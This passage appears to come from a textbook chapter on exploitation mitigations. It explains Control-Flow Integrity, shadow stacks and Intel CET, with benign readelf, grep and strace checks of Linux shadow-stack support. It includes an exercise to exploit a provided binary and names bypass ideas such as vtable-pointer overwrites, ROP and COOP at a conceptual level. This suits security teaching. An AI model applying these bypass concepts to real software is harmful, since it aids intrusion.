Therefore, to obtain the address (or offset, in case of PIE) of the vtable we need to add 16 to the value of the symbol. We can see this if we disassemble, e.g., `objects2` and look for the constructor of `Base`. We will see that the constructor initializes the vtable pointer with `_ZTV4Base` + 16. ■

> **Exercise 8.7 — objects2.** The *objects2* binary contains all the mitigations introduced so far. Yet, it is still exploitable. ■

8.7 Mitigation: Control-Flow Integrity

The non-metadata exploits we just saw are not blocked by any of the mitigations introduced so far. The compiler does put the C++ vtables in the `.data.rel.ro` section, to protect them with RELRO, but these attacks don't overwrite any existing vtable, just the vtable pointer in some object, that clearly cannot be write-protected. It may be possible to encrypt the vtable pointer, but it is probably too expensive to decrypt it on every virtual function call, which is a very frequent operation in a C++ program. Also, vtable-like data structures are often implemented by hand in C programs, so a more general solution is needed.

Control Flow Integrity refers to a class of techniques that attempt to mitigate the exploitation of *all* indirect jumps, regardless of their purpose. This includes all indirect jumps/calls through a register or memory, covering all kinds of exploitable function pointers. The definition also includes the so-called *backward* indirect jumps, as exemplified by the `ret` instruction in the Intel architecture, and thus CFI is also an attempt to combat ROP. The idea common to all CFI techniques is to extract a *Control Flow Graph* (CFG for short) from the program, and then check at runtime that the indirect jumps only take paths allowed by the CFG.

For example, consider the C++ program in Figure 8.11. The corresponding CFG is in Figure 8.12. The colored node, containing the virtual function call, is implemented as an indirect forward jump (a

```
struct B { virtual void f() = 0; };
struct D1: B { void f() {} };
struct D2: B { void f() {} };
struct D3: B { void f() {} };

int main(int argc, char *argv[])
{
  B *b;
  if (argc > 1) b = new D1(); else b = new D2();
  b->f();
}
```

Figure 8.11 – An example C++ program whose translation contains an indirect jump




Figure 8.12 – The CFG of the program in Figure 8.11

`call` in this case). The idea is that, in all legitimate executions, this jump should always land on either the entry point of `D1::f()` or the entry point of `D2::f()`.

The set of legitimate targets of an indirect jump is called its *equivalence class*, so the equivalence class of the `b->f()` statement is {`D1::f()`, `D2::f()`}.

R Each entry point must belong to at most one equivalence class. This means that equivalence classes must be computed by looking at all indirect jumps. For example, assume that the program contained also a `b1->f()` statement, where `b1` could point to either `D1::f()` or `D3::f()`. Since `D1::f()` belongs to the possible targets of both `b->f()` and `b1->f()`, the equivalence classes of both `b->f()` and `b1->f()` must be the same, and must include the union of all their possible targets, i.e., {`D1::f()`, `D2::f()`, `D3::f()`}.

Any jump to a target outside the equivalence class of the jump should cause the process to terminate. This can be implemented in the compiler as follows:

- the compiler assigns a unique numeric label to each equivalence class;
- it stores the label before the first instruction of each target in the equivalence class;
- each indirect jump is translated into a sequence of instructions that execute the jump only if the target contains the expected label, and aborts otherwise.

The CFG is usually obtained by static analysis of the program. Typically, a static analysis will only give an over-approximation of the equivalence classes, since the exact dynamic properties of a program are either uncomputable or too expensive to compute. For example, a simple analysis that looks only at the declared types might conclude that `D3::f()` also belongs to the equivalence class of `b->f()`, even though this function can never be called in the program of Figure 8.11. This is unfortunate, since any additional path can be useful to an attacker, and so we would want our equivalence classes to be as precise as possible. This is especially bad for backward jumps, since the equivalence class of a `ret` statement at the end of a function is usually the set of all the function's callpoints. Researchers have shown that such large equivalence classes are usually sufficient for attackers to find all the ROP gadgets they need. For this reason, CFI techniques tend to treat `ret` instructions specially. The most effective technique is to implement a *shadow stack*, which works like this:

- every `call` (either direct or indirect) pushes the return address on both the normal stack and the shadow stack;
- every `ret` pops the return address from both stacks and aborts if they differ;
- the shadow stack is otherwise inaccessible.

This last requirement is of course an important part of the mitigation, but needs to be relaxed a bit to allow for common constructs like exceptions and thread switching.

Not even Control Flow Integrity is the end of the story. Researchers have already proposed ways to bypass it. One such proposal is *Counterfeit Object Oriented Programming* (COOP), where Turing completeness is achieved just by injecting fake objects and then reusing the existing C++ vtables and virtual functions.

8.7.1 Intel CET

Intel has added a Control-flow Enforcement Technology (CET for short) to its processors starting from the 11th generation. CET is a type of CFI implemented in hardware. It consists of two mechanisms, that can be enabled independently of each other:

- Indirect Branch Tracking (IBT), which protects forward indirect jumps;
- a shadow stack, which protects backward indirect jumps.

With IBT enabled, all forward indirect jump instructions (i.e., indirect `jmp` and `call` instructions) cause the processor to raise an exception if the next instruction is not `endbr64`. To support this mechanism, the compiler must place an `endbr64` instruction at the beginning of each function that can be called indirectly. The `gcc` compiler will (conservatively) put it at the beginning of each function when the `-fcf-protection=branch` option is passed. The static linker must also add `endbr64` at the beginning of the code that it itself generates, e.g., the PLT stubs (see Section A.5). Traditional PLT stubs, however, are 16 bytes long and there is no room for the new instruction. To support IBT, the linker creates a new `.plt.sec` section that contains only the `endbr64` instruction and the jump through the GOT; the `.plt` section now contains only the rest of the stub, i.e., the part that calls the dynamic linker. The `endbr64` encoding is interpreted as `nop` by old processors where IBT is not implemented, or by new processors where IBT is disabled. In essence, IBT implements a *single equivalence class* for all forward indirect jumps. For this reason, many researchers consider it a very weak mitigation.

Much more interesting is the shadow stack mechanism, which protects backward jumps in hardware. The shadow stack must be allocated by the OS kernel and marked as such in the page tables. The MMU will prevent normal write access to this page, thus protecting the shadow stack from tampering, and will also check that all accesses that are meant to read from the shadow stack actually target a shadow stack page. A set of new instructions can be used to manipulate the shadow stack in special ways, to implement exceptions, thread switching and so on. Most programs can run with the shadow stack without modification.

8.7.1.1 Implementation in Linux

Linux supports IBT since v5.18, but for *kernel* code only. Most Linux distributions have been shipping userspace programs compiled with `-fcf-protection` set to `branch` for years. However, the Linux kernel doesn't support the IBT part of Intel CET for userspace applications; the binaries work only because the CPU interprets the `endbr64` instructions as `nop`s.

Userspace shadow stacks are supported in Linux starting from kernel v6.6, but applications must explicitly ask for them using a set of `arch_prctl()` system calls. The dynamic linker can issue these system calls on behalf of the loaded program, if its ELF file contains some special flags in a `.note.gnu.property` ELF section. For example, if we run the following in a sufficiently recent Ubuntu distribution:

```
$ readelf -n /bin/cat
```

We shold see (among other output):

```
Displaying notes found in: .note.gnu.property
  Owner                Data size        Description
  GNU                  0x00000020       NT_GNU_PROPERTY_TYPE_0
      Properties: x86 feature: IBT, SHSTK
        x86 ISA needed: x86-64-baseline
```

The important part is the "`Properties:`" line: the binary supports IBT and SHSTK. The IBT support only means that the program has been compiled with `-fcf-protection=branch`, but recall that Linux doesn't enable this feature for userspace programs, so the protection is ineffective. The SHSTK feature is enabled by `-fcf-protection=return`; it means that the program is compatible with shadow stacks. The shadow stack will be actually used if the CPU, the kernel, the dynamic linker, and all the shared libraries used by the program also support shadow stacks. We can check kernel and CPU support with:

```
$ grep user_shstk /proc/cpuinfo
```

If the command produces any output, the feature is supported.

Currently, the GNU dynamic linker will enable shadow stacks only if a specific “tunable” has been set. Tunables are C library options that can be set through the GLIBC_TUNABLES environment variable. In particular, we can enable it with

```
$ export GLIBC_TUNABLES=glibc.cpu.hwcaps=SHSTK
```

To check that a process that is running a program is actually using a shadow stack we can look at the x86_Thread_features line in its status file in the /proc filesystem:

```
$ cat /proc/self/status | grep ^x86_Thread_features:
```

If shadow stacks are enabled, we should see:

```
x86_Thread_features:    shstk
```

Alternatively, we can use strace to check that the dynamic linker is actually invoking the required arch_prctl() system calls. For example, we can run the following command (where ls can be replaced by any other command that we want to test):

```
$ strace -e arch_prctl ls >/dev/null
```

If shadows stacks are used, we should see something like the following:

```
arch_prctl(ARCH_SET_FS, 0x7cd6a60f7800) = 0
arch_prctl(ARCH_SHSTK_ENABLE, 0x1)      = 0
arch_prctl(ARCH_SHSTK_STATUS, 0x7fff320aeb08) = 0
arch_prctl(ARCH_SHSTK_LOCK, 0xffffffffffffffff) = 0
+++ exited with 0 +++
```

Note the successful call to arch_prctl() with subcommand ARCH_SHSTK_ENABLE. Note also the call with ARCH_SHSTK_LOCK: the process will have this feature *locked*, meaning that subsequent (possibly malevolent) attempts to disable the shadow stack will be rejected by the kernel.

> Starting with Windows 10 19H1, Windows has added support for the shadow stacks, as an opt-in feature for processes. Microsoft however, has decided not to support IBT, preferring its own alternative CFI technology (Control Flow Guard).